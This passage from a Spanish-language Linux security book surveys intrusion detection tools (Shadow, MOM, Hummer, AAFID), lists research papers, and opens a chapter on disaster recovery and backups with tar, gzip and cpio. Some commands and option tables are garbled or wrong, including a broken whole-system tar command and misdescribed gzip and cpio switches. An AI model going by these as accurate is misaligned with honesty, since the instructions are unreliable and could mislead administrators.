El proyecto Shadow ofrece un sistema de detección de intrusiones con codigo fuente abierto, disponible para el público en general, que le permite obtener en cualquier momento una instantánea basada en la Web de ataques que se estén lanzando contra su sitio.

De todos los sistemas más sofisticados enumerados en este capítulo, Shadow es el que se instala más fácilmente y el que le dará más resultado. La configuración básica, como se describe en la documentación, implica un sensor situado fuera de su *firewall* y una máquina interna que analiza los datos *log*. El tráfico entre las máquinas está blindado con ssh, y los *logs* rotan, se comprimen y se descomprimen automáticamente.

El proyecto Shadow ofrece herramientas complejas que le permiten distribuir información sobre seguridad y detección de intrusiones entre varios *hosts*. Puede, por tanto, utilizarse para detectar ataques sofisticados en los que se mezclan y relacionan múltiples atacantes y objetivos. Los atacantes utilizan ahora ataques muy sofisticados para ocultar su actividad, extendiéndola por varios *hosts* desde varias direcciones de origen. Como los *logs* resultantes no están unificados, estos ataques son difíciles de localizar. Hummer funciona en entornos de *hosts* cruzados y es una solución potencial. Puede clasificar los *hosts* en jerarquías y grupos y puede reducir el factor oscuro en el análisis de los resultados. Hummer es para las herramientas de detección de intrusiones lo que C++ es a C,un paso adelante.

MOM

MOM es una herramienta de detección de intrusiones poderosa y compleja para vigilar redes enteras.

Requiere: C, Perl 5.003, Perl/Tk (para GUI).

Archivos de configuración: Muchos. Véase la documentación.

Historial de seguridad: MOM no tiene historial de seguridad que sea relevante.

Notas: Esta herramienta es mentira. Su autor describe a MOM como "...syslog con esteroides...", pero es un eufemismo flagrante.

MOM está diseñado para ofrecer detección de intrusiones en toda la red. Si está buscando una herramienta para utilizarla en una única máquina, MOM no es para usted. Brevemente, el sistema MOM funciona así:

- El proceso principal (el padre de MOM) se ejecuta en una máquina central. Allí reúne, clasifica e informa sobre datos recibidos de hijos de otros *hosts*.
- En otros *hosts* se ejecuta un proceso de cliente hijo. Este proceso (entre otras cosas) informa de anomalías al *host* central MOM.
- En todos los *hosts*, MOM ejecuta varios agentes que realizan varias tareas de detección de intrusiones, diagnóstico y mantenimiento.

Para vigilancia syslog generalizada, MOM utiliza WOTS como agente. WOTS es una herramienta para supervisar salidas de *logging* de múltiples fuentes y después generar acciones e informes basados en lo que encuentra. (Si encuentra esto, haga esto.) La principal ventaja de WOTS es que puede vigilar varios archivos de log desde un solo caso.

Otros agentes son:

- scan-detector.pl. Es un detector de rastreos TCP/UPD genérico basado en Perl. Debería ejecutarse sin problemas, siempre que tenga Perl correctamente instalado. Para mejorar sus conocimientos sobre scan-detector.pl, diríjase al Capítulo 8.
- net.agent. Este agente vigila sus servicios de red (HTTP, FTP, Telnet, etc.).
- cping.agent. Realiza mantenimiento, comprobando que todas las máquinas enumeradas como *hosts* MOM tienen un proceso hijo MOM funcionando.

Estas herramientas (y otras) recogen independientemente datos importantes de *hosts* individuales, y pasan estos datos (si son significativos) a la unidad MOM central. En cada nivel del sistema MOM puede especificar qué acción debe realizarse si se encuentra un patrón específico. Por ejemplo, puede configurar MOM para enviar un correo, lanzar un aviso o ejecutar un *script* cuando se enfrente a un ataque en particular.

Más aún, MOM le permite preguntar a cada hijo individual en cualquier momento. Una herramienta especial recoge los resultados de la pregunta y los da formato en *logs* bonitos y legibles, ya sea en GUI o en texto llano.

NOTA

El módulo central de MOM tiene un GUI resistente, principalmente para vigilar los informes de *log* en tiempo real, pero no tiene que utilizarlo por fuerza. Si lo hace, necesitará las extensiones Perl/Tk.

MOM es principalmente de interés para personas con redes grandes a las que les gustaría experimentar con la detección de intrusiones. Si MOM le interesa, consígalo en http://www.biostat.wisc.edu/~annis/mom/.

El sistema Colibrí

El sistema Colibrí es un sistema de detección de intrusiones para redes extensas.

Requiere: g++, Perl 5+, Apache, Kerberos.

Archivos de configuración: Muchos. Véase la documentación. **Historial de seguridad**: El sistema Colibrí has no tiene historial de seguridad significativo.

Notas: Ninguna.

El sistema Colibrí (también llamado Hummer) es un conjunto de herramientas complejo que le da el poder de distribuir seguridad e información de detección de intrusiones entre varios *hosts*. También puede ser utilizado para detectar ataques sofisticados es los que se mezclan y coinciden múltiples ataques y objetivos.

Los atacantes están utilizando dichos ataques para disimular su actividad, distribuyéndolos por varios *hosts* desde varias direcciones fuente. (Stephen Northcutt, mencionado antes en relación con el proyecto Shadow, ofrece ejemplos de *logs* de dichos ataques en su sitio web.)

Como los *logs* resultantes de dichos ataques generalmente no están unificados, los ataques son difíciles de evitar o identificar. Hummer funciona en entornos de *hosts* cruzados y es una solución potencial. Puede clasificar *hosts* en jerarquías y grupos y reduce el factor oscuro en el análisis de resultados.

En algunos aspectos, la funcionalidad de Hummer recuerda vagamente la de MOM. Hacer Hummer en máquinas individuales manda datos al servidor Hummer, que puede llevar a cabo una acción, hacer *log* de la información o los transmite a los otros Hummer. Puede controlar el comportamiento de estos agentes a través de una interfaz centralizada y basada en la Web. Es más, se introdujo un sistema complejo pero robusto para transmitir esa información entre grupos de usuarios autorizados a través de Internet. Por tanto, en teoría podría tener personal técnico supervisando remotamente los eventos de la red 24 horas al día en rotaciones. (Un poco extremo para asegurarse, pero fascinante.)

Para terminar, el sistema Colibrí está extremadamente bien documentado. Se vende con un papel que documenta meticulosamente el desarrollo del sistema, fallos, arreglos, etc.

Busque el sistema Colibrí en http://www.csds.uidaho.edu/~hummer/.

AAFID (agentes autónomos para detección de intrusiones)

AAFID es un sistema de supervisión y detección de intrusiones que emplea pequeños programas independientes (agentes) para realizar funciones de supervisión en los *hosts* de una red.

Requiere: C, Perl 5.004, Data::Dumper, Log::Topics, MD5, Perl/Tk (4.2 o 8.0), módulos Perl IO (IO::File, IO::Handle, etc.) y los módulos Perl Socket.

Archivos de configuración: Muchos. Véase la documentación.

Historial de seguridad: AAFID no tiene historial de seguridad significativo.

Notas: AAFID es una herramienta nueva (lanzada en Septiembre de 1998) y está en fase experimental, pero es muy interesante. Sin embargo, antes de utilizarlo, tómese su tiempo para familiarizarse con la utilización del módulo Perl. Le recomiendo encarecidamente que adquiera el Equipo de recursos para UNIX de O'Reilly y Asociados, un paquete de cinco CD-ROM que incluye una referencia de módulo completa. (En otras palabras, si quiere un arreglo rápido, que no requiera tiempo, energía, una red *multi-host* y quizá una inversión moderada, probablemente debería evitar AAFID.)

AAFID es el producto del grupo de agentes autónomos para la detección de intrusiones del Laboratorio COAST de la Universidad Purdue. Puede que conozca COAST por su extenso archivo de seguridad, situado en http://www.cs.purdue.edu/coast/archive/index.html.

El equipo AAIDG creó AAFID en un esfuerzo por mejorar los modelos existentes de detección de intrusiones. En particular, buscaban algo que no dependiera totalmente de la centralización. Como explican en su trabajo, "Una arquitectura para la detección de intrusiones utilizando agentes autónomos":

> "El analizador central es un sencillo punto de fallo. Si un intruso puede de alguna manera hacer que no funcione (por ejemplo, estropeando o ralentizando el *host* donde se ejecuta), la red entera estará desprotegida."

Más aún, el equipo AAGID vio que las tendencias IDS actuales estaban dirigidas a sistemas complejos que dependían en gran manera de procesos interdependientes. De igual manera, muchos sistemas de detección de intrusiones requerían que la configuración del sistema fuera también centralizada. Estas dos características hacían difícil que los administradores de sistemas pudieran alterar el comportamiento de componentes IDS separados sin alterar todo el sistema. AAFID fue su respuesta a estos problemas:

> "Un sistema AAFID puede distribuirse por cualquier número de *hosts* de una red. Cada *host* puede contener cualquier número de agentes que supervisen eventos interesantes que sucedan en el *host*. Todos los agentes de un *host* informan de sus hallazgos a un solo transmisor/receptor. Los transmisores/receptores son entidades *per-host* que supervisan la operación de todos los agentes de su *host*. Ejercen control sobre los agentes que se ejecuten en ese *host* y tienen la habilidad de comenzar, parar y enviar comandos de configuración a los agentes. También pueden llevar a cabo reducción de datos en aquellos recibidos de los agentes. Para terminar, los transmisores/receptores pasan sus resultados a uno o más supervisores. Cada supervisor supervisa la operación de varios transmisores/receptores. Los supervisores tienen acceso a los datos de toda la red, por tanto, pueden llevar a cabo

correlaciones al más alto nivel y detectar intrusiones que impliquen a varios *hosts*."

(Extraído de "Una arquitectura para la detección de intrusiones utilizando agentes autónomos", Jai Sundar Balasubramaniyan, José Omar García-Fernández, David Isacof, Eugene Spafford y Diego Zamboni, Laboratorio COAST, Universidad de Purdue.)

AAFID viene con normas y filtros por defecto, pero también incluye tutoriales voluminosos sobre la creación de filtros y agentes propios. AAFID es adecuado para hacer comprobaciones en entornos de red extensos. Búsquelo en http://www.cs.purdue.edu/coast/projects/aafid-announce.html.

Documentos sobre la detección de intrusiones

Para terminar, si quiere aumentar sus conocimientos sobre los aspectos técnicos de la detección de intrusiones, busque los siguientes documentos.

"A Framework and Prototype for a Distributed Intrusion Detection System", Diego Zamboni y E. H. Spafford, Departmento de Ciencias de la Computación, Universidad de Purdue, Coast TR 98-06, 1998. Mire si está disponible en http://www.cs.purdue.edu/coast/projects/autonomous-agents.html.

"A Pattern Matching Model for Misuse Intrusion Detection", Kumar y Spafford (http://_www.raptor.com/lib/ncsc.pdf).

"An Application of Pattern Matching in Intrusion Detection", Kumar y Spafford (http://www.raptor.com/lib/ncsc.94.ps).

"An Architecture for Intrusion Detection using Autonomous Agents", Jai Balasubramaniyan, José Omar García-Fernández, E. H. Spafford, y Diego Zamboni, Departmento de Ciencias de la Computación, Universidad de Purdue, Coast TR 98-05, 1998 (ftp://coast.cs.purdue.edu/pub/COAST/papers/diego-zamboni/zamboni9805.ps).

"An Evening with Berferd: In Which a Cracker is Lured, Endured, and Studied", Bill Cheswick (http://www.alw.nih.gov/Security/FIRST/papers/general/berferd.ps).

"An Introduction to Intrusion Detection", Aurobindo Sundaram (http://www.acm.org/crossroads/xrds2-4/intrus.html).

"Artificial Intelligence and Intrusion Detection: Current and Future Directions", Proceedings of the National Computer Security Conference, Frank, J., 1994. Este documento trata sobre máquinas de enseñanza para detectar intrusiones vía patrones comunes (http://phobos.cs.ucdavis.edu:8001/papers/ncsc.94.ps.gz).

"ASAX: Software Architecture and Rule-base Language for Universal Audit Trail Analysis (An experimental detección de intrusiones system)", Naji Habra, Baudouin Le Charlier, Abdelaziz Mounji, and Isabelle Mathieu (ftp://coast.cs.purdue.edu/pub/doc/intrusion_detection/HabraCharlierEtAl92.ps).

"Bro: A System for Detecting Network Intruders in Real-Time, proceedings of the 7th USENIX Security Symposium", San Antonio, TX, January 1998, V. Paxson (ftp://ftp.ee.lbl.gov/papers/bro-usenix98-revised.ps.Z).

"Computer Break-ins: A Case Study", Leendert van Doorn (http://www.alw.nih.gov/Security/FIRST/papers/general/holland.ps).

"DIDS (Distributed Intrusion Detection System)–Motivation, Architecture, and an Early Prototype", Steven R. Snapp, James Brentano, Gihan V. Dias, Terrance L. Goan, L. Todd Heberlein, Che-Lin Ho, Karl N. Levitt, Biswanath Mukherjee, Stephen E. Smaha, Tim Grance, Daniel M. Teal, y Doug Mansur, Laboratorio de Seguridad Computacional, Division de Ciencias de la Computación, Universidad de California, Davis (http://olympus.cs.ucdavis.edu/papers/DIDS.ncsc91.pdf).

"Distributed Audit Trail Analysis", Abdelaziz Mounji, Baudouin Le Charlier, Denis Zampunieris, y Naji Habra (ftp://coast.cs.purdue.edu/pub/doc/intrusion_detection/MounjiCharlierEtAl94.ps.gz).

"Emerald: Event Monitoring Enabling Response To Anomalous Live Disturbances", SRI International's Computer Science Laboratory (CSL) (http://www.sdl.sri.com/emerald/index.html).

"IDIOT (Intrusion Detection In Our Time)", Mark Crosbie, Bryn Dole, Todd Ellis, Ivan Krsul, Eugene Spafford (ftp://coast.cs.purdue.edu/pub/doc/intrusion_detection/IDIOT_Users_Guide.ps).

"Intrusion Detection In Computers", Victor H. Marshall (ftp://coast.cs.purdue.edu/pub/doc/intrusion_detection/auditool.txt.Z).

"Intrusion Detection: Challenges and Myths", Marcus J. Ranum, Network Flight Recorder, Inc. (http://www.nfr.net/forum/publications/id-myths.html).

"Michael Sobirey's Intrusion Detection Systems Page". Esta página tiene actualmente 63 sistemas de detección de intrusiones catalogados (http://www-rnks.informatik.tu-cottbus.de/~sobirey/ids.html).

"NetSTAT: A Network-Based Intrusion Detection Approach", G. Vigna y R. Kemmerer, Proceedings of the 14th Annual Computer Security Applications Conference, Scottsdale, Arizona, Diciembre de 1998 (http://www.cs.ucsb.edu/~kemm/NetSTAT/docs/vigna_kemmerer_acsac98.ps.gz).

"Secondary Heuristic Analysis for Defensive Online Warfare", Naval Surface Warfare Center, Dahlgren Division (http://www.nswc.navy.mil/ISSEC/CID/).

"The Intrusion Detection Archive". Éste es un archivo de la lista de correo de sistemas de detección de intrusiones (*Intrusion Detection Systems,* IDS)) (http://www.geek-girl.com/ids/).

"There Be Dragons", Steven M. Bellovin. Descripción de ataques en el *firewall* de AT&T (http://www.alw.nih.gov/Security/FIRST/papers/general/dragons.ps).

"USTAT: A Real-time Intrusion Detection System for UNIX", Koral Ilgun, Technical Report TRCS93-26, Departamento de Ciencias de la Computación, Universidad de California, Santa Bárbara (http://www.cs.ucsb.edu/TRs/techreports/TRCS93-26.ps).

"Why Firewalls Are Not Enough", Network ICE Corporation. Trabajo que contiene un argumento para los IDS BlackICE (http://www.networkice.com/Library/*firewalls*.htm

CAPÍTULO 21

Recuperación de desastres

En este capítulo

¿Qué es una recuperación de desastres?

¿Por qué se necesita un plan de contingencia para la recuperación de desastres?

Pasos que hay que dar antes de construir su red Linux.

Cómo elegir sus herramientas de copia de seguridad.

Archivo sencillo: empaquetar y comprimir sus archivos y directorios.

Tipos y estrategias de copias de seguridad.

Paquetes de copia de seguridad.

Algunas consideraciones.

Incluso si aplica todas las técnicas y utilidades de este libro, y una docena más, puede que un día se encuentre con el desastre: su *host* o su red pueden fallar. Por tanto, este libro cierra con un capítulo que puede ayudarle a prepararse para esa contingencia.

¿Qué es una recuperación de desastres?

Muy sencillo, es el acto de recuperarse después de que sus datos se hayan destruido.

¿Por qué se necesita un plan de contingencia para la recuperación de desastres?

A lo largo de este libro nos hemos dedicado principalmente a los actos humanos dañinos. Sin embargo, hay muchas otras amenazas (humanas y no humanas) que pueden poner en peligro su sistema, entre ellas:

- Fuerzas mayores. Los desastres naturales (erupciones volcánicas, incendios, inundaciones, terremotos, huracanes y maremotos) pueden arrasar centros de operaciones de redes enteros.
- Errores inocentes. Usted, o sus usuarios autorizados privilegiados, pueden destruir inadvertidamente su red Linux o sobrescribir datos vitales mientras están trabajando.
- Fallo mecánico. En esta era de hardware barato y producido en masa, los fallos mecánicos son normales. Por ejemplo, a veces se estropean discos duros totalmente nuevos.
- Virus de software. Puede instalar software infectado que dañe datos importantes.

Pero cuando formule planes de recuperación de desastres, no necesita anticipar nada en particular ni nada más que un simple desastre. Sea cual sea la causa, debería tener la capacidad de recuperarse inmediatamente o en un corto lapso de tiempo. Para cultivar esta capacidad, debe planificarlo de antemano, incluso antes de instalar Linux.

Pasos que hay que dar antes de construir su red Linux

Lo ideal es que empiece a planificar la posibilidad del desastre antes de construir su red Linux. Como podrá leer en las siguientes secciones, esta planificación

temprana puede aumentar sustancialmente su habilidad para recuperarse de un desastre de un modo rápido y ordenado.

Normalización de hardware

Primero, si puede permitírselo, normalice su hardware. Es verdad que como usuario casual o aficionado puede alegrarse mucho de que Linux funcione ahora con casi todo: viejos procesadores 80386, Sparc 1, etc. Sin embargo, si está construyendo una red Linux para proporcionar servicios críticos, sea más exigente. Siga estos pasos:

- Asegúrese de que todos los *hosts* de la red tienen hardware idéntico (o, al menos, muy compatible) que sea expresamente soportado por Linux.
- Evite comprar paquetes patentados con configuraciones raras o poco convencionales. En particular, evite paquetes prefabricados que cuenten con configuraciones que han sido configuradas para Microsoft Windows, plug-and-play, etc.
- Evite comprar paquetes con múltiples componentes, como vídeo, sonido o adaptadores de red.

Si es posible, construya paquetes desde el principio para sus propias especificaciones. Años atrás esto significaba un coste prohibitivo, pero ya no. Hoy en día, las firmas de electrónica internacionales venden sistemas esenciales (placas base, procesadores, disqueteras, sistemas de alimentación, etc.) desde 15.000 pesetas hasta unas 45.000.

Este método ofrece varias ventajas. Primero, si lleva la estandarización hasta los componentes individuales, estrechará su campo de proveedores. Más aún, esto asegura que sólo tendrá que aprender un número limitado de procedimientos de configuración, mantenimiento y actualización. Esencialmente, encuentre una configuración que sepa que funciona bien y, a partir de ahí, trabaje con ella. Esto puede que le cueste más a corto plazo, pero, a la larga, le ahorrará muchos problemas, y mucho dinero.

Normalización de software: su configuración básica

En el Capítulo 3, "Instalación", hice algunas sugerencias sobre la creación de particiones y el desarrollo de un conjunto de aplicaciones consistente, pensando principalmente en la seguridad. Estos mismos pasos, dados de nuevo en el momento de la instalación, también pueden aumentar sensiblemente sus posibilidades de supervivencia.

Si está construyendo un paquete Linux para uso personal o para una pequeña red, probablemente tenga algunas bonitas ideas específicas sobre qué funciones

servirá su sistema o sistemas. Y, con algunas excepciones, los *hosts* que sirven a diferentes propósitos, normalmente requieren configuraciones a medida. Por ejemplo:

- Su servidor de archivos e impresora no necesita noticias de red, correo, StarOffice, TeX, X, multimedia, etc.
- Un servidor web (de intranet o Internet) necesitará principalmente Apache, Perl y módulos, TCP Wrapper, C y quizá Java, OpenSSL y/o SSLeay.
- Un *firewall* Linux o un paquete *router* necesitará muy pocas aplicaciones (aparte de aquéllas útiles en un contexto de seguridad).

Antes de la instalación, intente definir de manera precisa a qué propósito va a servir su *host*. Cuando lo sepa, establezca un conjunto de aplicaciones consistente (un conjunto de herramientas esenciales que deba tener el *host*). Instale después sólo esas herramientas, además de los *scripts* o programas que haya escrito para mejorar la funcionalidad del *host*.

NOTA

Algunos distribuidores de Linux (Red Hat, SuSE) le permiten almacenar parámetros de configuración a medida en un disquete. Las utilidades de instalación subyacentes pueden utilizar estos parámetros para realizar instalaciones a medida. Este método le permite ejecutar instalaciones automatizadas de un conjunto de aplicaciones consistente a través de múltiples máquinas. Para ampliar conocimientos, diríjase a la guía de instalación de su distribuidor o vea el tutorial de Red Hat sobre las instalaciones de arranque en http://thunderheart.pvc.maricopa.edu/RHL-5.2-Users-Guide/manual/doc138.htm.

Además, elija un distribuidor de Linux, utilícelo por la red, apréndalo bien y quédese con él.

Después de terminar la instalación, realice los siguientes procedimientos:

- Instale Tripwire para guardar una instantánea de su sistema de archivos y las huellas digitales de todos ellos. En el Capítulo 6, "Código dañino", encontrará instrucciones paso a paso para hacer esto.
- Si utiliza un sistema de gestión de paquetes (como rpm), piense en hacer una copia de seguridad de su historia. Esto le ofrece un índice fiable de qué aplicaciones ha instalado, sus números de versión y, en ciertos casos, sus códigos criptográficos.
- Realice una copia de seguridad completa en medios móviles.
- Verifique que su copia de seguridad de medios móviles escribió una imagen clara.
- Extraiga la unidad de disco duro, inserte otra y realice una instalación idéntica. Cuando termine, etiquete la unidad de disco duro original como una copia de seguridad y guárdela.

En principio, puede parecer una idea tonta, pero no lo es. Piense en este entorno: suponga que el *host* en cuestión es una intranet de servidor web que contiene una base de conocimiento estático para su personal de apoyo. Si esta unidad de disco duro falla o sus datos están dañados, necesita una recuperación rápida. Si siguió los pasos anteriores, puede sencillamente intercambiar las unidades de disco duro y continuar. Éste es un método bastante sucio y feo de recuperación instantánea.

Cuando se enfrente a usuarios enfadados que no pueden imprimir, hacer FTP o acceder a una base web, necesitará restaurar, por lo menos, los servicios mínimos inmediatamente. (En realidad, tengo varias unidades expresamente para este propósito, un duplicado por cada paquete de la casa.) Es cierto, este método es insuficiente en *hosts* multiusuario donde los archivos cambian frecuentemente, pero para un servicio básico de restauración, es un salvavidas.

Por ejemplo, un amigo mío tuvo la suerte de aterrizar en un trabajo de gestión de un laboratorio de informática de servicios académicos generales en una universidad del sur de California. Se permitía acceder a los estudiantes de todos los departamentos durante las horas normales de trabajo.

En entornos como éste, donde cualquiera puede entrar y utilizar una máquina, se fastidia a los *hosts* diariamente. Al principio, mi amigo estaba muy frustrado porque aunque el laboratorio había comprado Ghost, el hardware no era consistente. Por tanto, Ghost, a menudo, no funcionaba y mi amigo tenía que centrarse en problemas específicos de la máquina.

NOTA

Ghost, de Norton, es software de imagen de disco duro utilizado frecuentemente en grandes descargas. Realiza una imagen de un disco duro de un PC y le permite duplicar esa imagen a lo largo de múltiples *hosts*. Si está gestionando varios PC, Ghost puede ahorrarle muchas horas de trabajo. Puede encontrarlo en http://www.ghost.com/.

Al final, llegó el momento de una actualización completa del laboratorio, así que le sugerí que hiciera una propuesta para comprar hardware consistente y unidades de disco adicionales. Tuvo suerte y la Facultad aprobó las compras. Tras varios meses tuvo suficiente tiempo libre para estudiar programación de redes. Siempre que fallaba una máquina, sencillamente extraía la unidad de disco, insertaba una copia exacta y después realizaba un nuevo formateo y reinstalación en los discos estropeados utilizando otra estación de trabajo con idéntica configuración.

NOTA

Para utilizar este método, debería adquirir soportes de unidades de disco duro extraíbles o utilizar discos SCSI. De esta forma, el intercambio llevará sólo unos segundos.

Cómo elegir sus herramientas de copia de seguridad

Si lleva a cabo todos los pasos precedentes (normalización de su hardware y software, definición de configuraciones específicas para *hosts* específicos, realización de duplicados de unidades de disco) su elección de herramientas de copia de seguridad puede ser más flexible. Pero flexible no significa ecléctico.

Cuando elija dispositivos de copia de seguridad, cíñase a los elementales: cinta tradicional,

CD-ROM, unidades Zip, disquetes, etc. Resista la tentación de comprar esa nueva Unidad de Disco Rara que ofrece copias de seguridad de 167.9MB en cintas de 3.12", de una marca de ultramar que sólo acepta pagos vía las Islas Caimán. Querrá tecnología de copia de seguridad que no quiebre y desaparezca mañana.

Linux soporta una gran variedad de dispositivos de copia de seguridad tradicionales, entre ellos:

- Cualquier unidad de cinta SCSI (incluyendo DAT).
- Sistemas de cinta Iomega DITTO Dash.
- Muchas grabadoras de CD-ROM (Grundig, JVC, Mitsubishi, Phillips, Ricoh, Sanyo, etc.).
- Unidades ópticas (Magneto, Bernoulli, SyQuest, etc.).
- Unidades Zip en paralelo y SCSI Iomega.
- Unidades de cinta QIC (02, 40/80, 3010/3020, etc), incluyendo la antigua Colorado 120, 250 y la serie Jumbo (que generalmente se conecta con un controlador de disquetes).
- Unidades de cinta ATAPI estándar.

De alguna manera, su elección estará influenciada por el tipo de copias de seguridad que realice. (Hablaremos de las estrategias de copias de seguridad más adelante.) Ciertamente, si quiere realizar copias completas de forma rutinaria, debería optar por un medio de almacenamiento que pueda manipular 2GB o más, como DAT o discos ópticos. De esta forma, puede copiar en una sola unidad en lugar de tener que repartir la copia entre varias cintas o CDs.

NOTA

Siempre que sea posible, intente limitar sus copias a una sola unidad. Esto es así por tres razones. Primera, si pierde una de las cintas, tendrá problemas: es más fácil seguir el rastro de una cinta que de dos. Segunda, realizar una copia aumenta las posibilidades de escribir o recuperar errores. Y, por último, una copia de seguridad necesita que esté cerca, físicamente, para poder reemplazar una cinta llena por otra nueva. Esto le impide realizar copias de seguridad sin intervención humana.

Si tiene fondos suficientes, le recomiendo las cintas DAT, que son más pequeñas, rápidas y fiables y almacenan gran cantidad de datos (generalmente de 2 a 5GB).

Archivo sencillo: empaquetar y comprimir sus archivos y directorios

A veces, para trabajos pequeños, no necesita en absoluto utilizar sistemas de copia de seguridad automatizados. Para realizar copias de seguridad rápidas de archivos, directorios individuales o árboles de directorios, utilice tar y gzip.

Cómo crear un archivo tar

Puede utilizar tar para empaquetar estructuras completas de directorios para su utilización posterior. Los desarrolladores de Linux emplean normalmente esta técnica para distribuir su software. Esto es así porque los programas de Linux normalmente consisten en muchos archivos esparcidos por varios directorios (especialmente en distribuciones fuente). Para llevar estas estructuras de directorios de sus discos duros al suyo, utilice tar.

tar toma una estructura de directorios dada y todos los archivos dentro de ella y los empaqueta en un solo archivo con la extensión *.tar, lo que a veces se llama una *tarball*. Dichos archivos pueden ser posteriormente desempaquetados y todos los archivos y directorios se expanden en sus posiciones originales.

Por ejemplo, suponga que tiene un sitio web en /var/http/ourcompany.net y quiere archivarlo. Podría hacer esto:

```
cd /var/http/ourcompany.net

tar -cvf ourcompany.net.tar *
```

Esto daría lugar a un archivo que contendría la estructura de directorio /var/http/ourcompany.net y todos sus archivos. O quizá quiera archivar todo el disco bajo /. Para hacerlo, podría introducir este comando:

```
tarcvf / > whole.system.tar
```

En este ejemplo, find genera una gran lista de todos los archivos y directorios, que se utilizan entonces para la fabricación del archivo tar whole_system.tar. En general, esto no es recomendable porque el archivo podría ser demasiado largo.

tar soporta muchas opciones de líneas de comando, que se resumen en la Tabla 21.1.

Tabla 21.1 *Switches* seleccionados de la línea de comandos de tar

Switch	Resultado
c archivo-comprimido ficheros	Le indica a tar que cree un archivo tar desde los archivos o directorios especificados.
f archivo nombrefichero	Le indica a tar que utilice los nombres de archivo especificados para empaquetar o desempaquetar archivos.
F nombrefichero	Le indica a tar que tome parámetros de archivo adicionales del nombre de archivo especificado.
m	Le indica a tar que ignore las fechas de creación originales de los archivos y, en su lugar, las actualice con la hora actual.
o	Le indica a tar que cambie la propiedad de los archivos extraídos a la UID del usuario actual. (Es el *switch* opuesto a p.)
p	Le indica a tar que preserve los permisos originales de todos los archivos.
q	Le indica a tar que se cierre después de desempaquetar el archivo.
v	Le indica a tar que genere una salida escrita. Pero, cuando hace tar o un tar a la inversa de un paquete, tar imprime todos los directorios y archivos empaquetados o desempaquetados. Cuando trabaje con archivos muy largos, piense en redireccionar esta información a un archivo de salida para posterior examen.
w	Le indica a tar que pida confirmación de sus acciones. Es útil cuando piense que debería sobrescribir datos cuando cree un archivo tar.

Cómo comprimir su archivo tar con gzip

Después de compilar una *tarball* debería comprimirla para ahorrar espacio de almacenamiento. Para hacerlo, utilice gzip así:

```
gzip ourcompany.net.tar
```

Esto producirá un archivo comprimido, del tipo que habrá visto frecuentemente en sitios de distribución de software, que se llama ourcompany.net.tar.gz. Para desempaquetar más tarde este archivo, debería descomprimirlo primero antes de poder deshacer tar. Para hacerlo, utilice gunzip así:

```
gunzip ourcompany.tar.gz
```

gzip y gunzip soportan varias opciones de línea de comandos con las que puede controlar cómo se comprimen o descomprimen sus archivos. La Tabla 21.2 resume estas opciones.

Tabla 21.2 Opciones seleccionadas de la línea de comandos de gunzip

Opción	Propósito
1	Optimiza la compresión para la velocidad. Implica archivos más largos que se descomprimen más rápido.
9	Optimiza la compresión para el tamaño. Implica archivos más cortos que tardan más en realizar el gunzip.
c	Le indica a gunzip que preserve los archivos originales y muestre simplemente los resultados.
d	Utilizado para descomprimir archivos. Por ejemplo, gunzip -d Ftptool4.6bin.tar.gz.
h	Utilícelo para obtener ayuda rápida de gunzip. (gunzip -h llama a la utilización del resumen.)
l	Utilícelo para ver la ejecución de una comprobación. Aquí es donde gunzip no descomprime en realidad los archivos. En lugar de ello, muestra el contenido del archivo zip.
N	Preserva los datos de fecha y nombres de archivo originales.
n	Utilícelo cuando quiera hacer gunzip para ignorar los datos de fecha originales. Dichos datos serán los actuales.
q	¡Esto es sólo para compresores de temporada! Le indica a gunzip que suprima cualquier mensaje de aviso.
r	Le indica a gunzip que opere de forma repetitiva en los directorios.
S sufijo	Impone los sufijos especificados en los archivos comprimidos.
v	Fuerza mensajes escritos.

tar y gzip funcionan muy bien juntos para trabajos pequeños, especialmente en el empaquetado de distribuciones de software, pero cpio es también bastante flexible.

cpio: otra herramienta de archivo

cpio (copia dentro, copia fuera) crea archivos de sus archivos y directorios para almacenamiento o transporte. Para utilizar cpio para copias de seguridad básicas, escriba este comando:

```
ls / ¦ cpio -o > [dispositivo]
```

Esto es lo que hace este comando:

- Obtiene un listado de directorios.
- Este listado se introduce en cpio.
- cpio copia esta información en una salida estándar.
- La salida estándar es redireccionada hacia [dispositivo].

cpio acepta varias opciones de línea de comandos que controlan el flujo de datos y cómo se escriben. Algunas de las opciones más críticas se resumen en la Tabla 21.3.

Tabla 21.3 Opciones seleccionadas de la línea de comandos de cpio

Opción de cpio	Propósito
-d	Le indica a cpio que cree directorios dentro del archivo o en la extracción de un archivo, según se necesite.
-E [*archivo fuente*]	Le indica a cpio que obtenga los nombres de archivo para incluirlos en el archivo desde la fuente. Dicho archivo fuente debería contener un nombre por línea.
-f [*patrón*]	Notifica a cpio que le suministrará un patrón y que todos los archivos que lo cumplan no deberán copiarse.
-i	Le indica a cpio que copie archivos desde una entrada estándar. Esto se utiliza cuando se extraen archivos desde un archivo cpio.
-L	Le indica a cpio que siga vínculos simbólicos para obtener los archivos asociados con dichos vínculos. Esta opción debe configurarse en el momento de realizar la copia de seguridad. De otra manera, por defecto, cpio no seguirá vínculos simbólicos.
-o	Le indica a cpio que copie archivos desde una salida estándar. También se copian en una salida estándar.
-r	Le indica a cpio que pregunte interactivamente si desea cambiar los nombres de los archivos. En otras palabras, si quiere cambiar el nombre de los archivos que se están copiando. Es útil cuando se desempaqueta un archivo que podría contener nombres de archivo que ya existen localmente.

Algunas personas prefieren cpio antes que tar. Por otra parte, cpio ofrece una gran cantidad de opciones. Mire la página del manual para obtener más información.

Cómo crear un sitio de archivo "caliente"

Otro método con el que puede duplicar unidades de disco duro, archivos con tar y copias de seguridad completas e incrementales (explicadas más adelante) es la creación de un *host* "caliente" para archivar de forma rápida.

Generalmente es otro *host* Linux en Internet (o en su segmento LAN) con capacidad de almacenamiento masivo. Al utilizar una combinación de at, tar, gzip,

ssh y Expect, puede crear un oscuro proceso que empaqueta estructuras de directorio, conectar con el *host* caliente, crear un nuevo directorio (normalmente con un nombre según la fecha) y transferir con seguridad el archivo.

Utilizo un sistema como éste con mis archivos personales, principalmente porque cuando escribo libros como éste, instalo y reinstalo múltiples sistemas operativos o versiones veinte veces o más. Por ejemplo, mientras escribía este libro, alterné entre OpenLinux, Red Hat y Debian para verificar que estos ejemplos funcionaban con todos igual de bien. Con todo este ajetreo, corría un alto riesgo de pérdida de datos.

Aunque un *host* caliente no ofrece las mismas garantías que las copias de seguridad reales, mantiene sus datos archivados a mano. En caso de emergencia, es bueno saber que sus archivos están en una FTP o al alcance de una sesión con ssh.

Pero, en realidad, no constituyen un sustitutivo de las copias de seguridad tradicionales.

Tipos y estrategias de copias de seguridad

Existen dos tipos principales de copias de seguridad:
